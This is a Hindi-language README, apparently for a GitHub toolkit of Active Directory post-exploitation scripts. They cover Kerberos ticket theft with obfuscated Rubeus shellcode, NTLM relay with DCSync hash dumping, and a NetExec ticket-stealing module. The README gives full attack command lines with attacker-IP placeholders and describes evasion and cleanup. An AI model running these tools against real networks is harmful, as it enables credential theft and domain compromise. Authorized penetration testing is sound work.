
 jssngc/harpytools
स्वचालित सक्रिय निर्देशिका पोस्ट-एक्सप्लॉइटेशन टूलकिट जो कर्बरोस टिकट निष्कर्षण, NTLM रिले हमलों, और NetExec, Impacket और Donut एकीकरण के माध्यम से पार्श्व आवाजाही के लिए है।

इस रिपॉजिटरी में Python ऑर्केस्ट्रेटर स्क्रिप्ट्स का एक संग्रह है, जो Active Directory वातावरण में सुरक्षा मूल्यांकन और पेनिट्रेशन परीक्षण के लिए डिज़ाइन की गई हैं। ये उपकरण विशेष रूप से पोस्ट-एक्सप्लॉइटेशन परिदृश्यों के लिए इंजीनियर किए गए हैं, जहां समझौता किए गए वर्कस्टेशन या सर्वर पर स्थानीय प्रशासनिक पहुंच पहले से स्थापित हो चुकी है, और लक्ष्य व्यापक Active Directory डोमेन की ओर पार्श्व आवागमन या विशेषाधिकार वृद्धि करना है।
NetExec, Impacket, Donut, और BloodyAD जैसी सामान्य सुरक्षा उपयोगिताओं से जुड़े वर्कफ़्लो को स्वचालित करके, ये स्क्रिप्ट जटिल बहु-चरणीय प्रक्रियाओं को दोहराने योग्य, एकल-कमांड संचालन में सरल बनाती हैं।
स्क्रिप्ट्स को होस्ट सिस्टम पर निम्नलिखित टूल्स स्थापित होने चाहिए और सिस्टम के PATH में उपलब्ध होने चाहिए:
nxc)impacket-ntlmrelayx, impacket-secretsdump, impacket-ticketConverter)awk, base64बेहतर कंसोल आउटपुट स्वरूपण के लिए, निम्नलिखित पैकेज स्थापित करें:
pip install colorama rich

harpyTGT.py)यह स्क्रिप्ट किसी लॉग-इन Windows सत्र से Kerberos टिकट ग्रांटिंग टिकट (TGT) के निष्कर्षण को स्वचालित करती है और इसे Linux-संगत ccache प्रारूप में परिवर्तित करती है।
Rubeus.exe शेलकोड पेलोड उत्पन्न करता है, Myph का उपयोग करके ऑबफ़स्केशन लागू करता है, और परिणामी बाइनरी को लक्ष्य होस्ट पर निर्धारित कार्यों (schtask_as) या mmcexec का उपयोग करके निष्पादित करता है।मानक निष्पादन (लक्ष्य उपयोगकर्ता के पास प्रशासनिक विशेषाधिकार हैं):
./harpyTGT.py -t <TARGET_IP> -u <LOCAL_ADMIN_USER> -p <LOCAL_ADMIN_PASS> -U <TARGET_USER> -r </path/to/Rubeus.exe>

 वैकल्पिक निष्पादन (लक्ष्य उपयोगकर्ता के पास प्रशासनिक विशेषाधिकार नहीं हैं):
./harpyTGT.py -t <TARGET_IP> -u <LOCAL_ADMIN_USER> -p <LOCAL_ADMIN_PASS> -U <TARGET_USER> -r </path/to/Rubeus.exe> --no-target-admin --attacker-ip <ATTACKER_IP>

harpyRelay.py)यह स्क्रिप्ट डोमेन नियंत्रकों पर गलत-कॉन्फ़िगर की गई SMB या LDAP साइनिंग नीतियों को लक्षित करने वाले NTLM रिले हमलों का समन्वय करती है, ताकि डोमेन-व्यापी विशेषाधिकार वृद्धि प्राप्त की जा सके या NTDS डेटाबेस डंप (DCSync) किया जा सके।
ntlmrelayx श्रोता उत्पन्न करता है, NetExec के माध्यम से समझौता किए गए क्लाइंट से एक प्रमाणीकरण अनुरोध ट्रिगर करता है, सफल शोषण के लिए आउटपुट की निगरानी करता है, और डोमेन हैश डंप करता है। उपकरण में लक्ष्य डोमेन पर पदचिह्न को कम करने के लिए स्वचालित सफाई रूटीन शामिल हैं।LDAPS प्रवाह (मानक):
./harpyRelay.py--target-host <CLIENT_IP> --local-user <LOCAL_ADMIN> --local-pass <LOCAL_PASS> --domain-admin-user <DOMAIN_ADMIN> --attacker-ip <ATTACKER_IP> --dc-ip <DC_IP> --domain <DOMAIN.LOCAL>
LDAP प्रवाह (वैकल्पिक प्रवाह जब LDAPS उपलब्ध नहीं है):
./harpyRelay.py --target-host <CLIENT_IP> --local-user <LOCAL_ADMIN> --local-pass <LOCAL_PASS> --domain-admin-user <DOMAIN_ADMIN> --attacker-ip <ATTACKER_IP> --dc-ip <DC_IP> --domain <DOMAIN.LOCAL> --no-ldaps

stealTGTNetExec (nxc) के लिए एक कस्टम मॉड्यूल, जो लक्ष्य मशीन पर किसी विशिष्ट लॉग-ऑन उपयोगकर्ता से Kerberos टिकट ग्रांटिंग टिकट (TGT) निकालने के लिए डिज़ाइन किया गया है।
मॉड्यूल mmcexec के माध्यम से SYSTEM के रूप में इंटरैक्ट करता है, एक चोरी-छिपे पेलोड (Rubeus को Donut और Myph के साथ एन्कैप्सुलेट करना) उत्पन्न करने, इसे मेमोरी में निष्पादित करने, Base64 टिकट आउटपुट को कैप्चर करने, और इसे Linux में उपयोग के लिए तैयार .ccache फ़ाइल में पारदर्शी रूप से परिवर्तित करने को स्वचालित करता है।
मॉड्यूल स्वचालित रूप से जांचता है कि निम्नलिखित उपयोगिताएँ स्थापित हैं और आपके $PATH में उपलब्ध हैं:
donutmyphimpacket-ticketConverterबाहरी मॉड्यूल को NetExec में लोड करने के लिए, stealTGT.py स्क्रिप्ट को अपनी स्थानीय NetExec मॉड्यूल निर्देशिका में कॉपी करें:
cp stealTGT.py ~/.nxc/modules/
netexec smb <TARGET_IP> -u <ADMIN_USER> -p <ADMIN_PASS> --local-auth -M stealTGT -o USER=<TARGET_USER> RUBEUS=/path/to/Rubeus.exe
मॉड्यूल विकल्प (-o):
USER: वर्तमान में लॉग-ऑन सत्र का उपयोगकर्ता नाम जिससे आप TGT काटना चाहते हैं (जैसे, jdoe)।RUBEUS: आपकी हमलावर मशीन पर स्थानीय पथ जहां वैध Rubeus.exe बाइनरी स्थित है।
bloodyad या netexec के माध्यम से स्वचालित रूप से हटाने का प्रयास करती है।महत्वपूर्ण सूचना: यह रिपॉजिटरी केवल अधिकृत सुरक्षा ऑडिटिंग, भेद्यता अनुसंधान और शैक्षिक उद्देश्यों के लिए है। सिस्टम मालिकों से पूर्व स्पष्ट, लिखित प्राधिकरण के बिना उत्पादन बुनियादी ढांचे के विरुद्ध इन उपकरणों को चलाना सख्त वर्जित है। लेखक इस सॉफ़्टवेयर की तैनाती से उत्पन्न दुरुपयोग, आकस्मिक क्षति या कानूनी परिणामों के लिए कोई जिम्मेदारी नहीं लेता है।






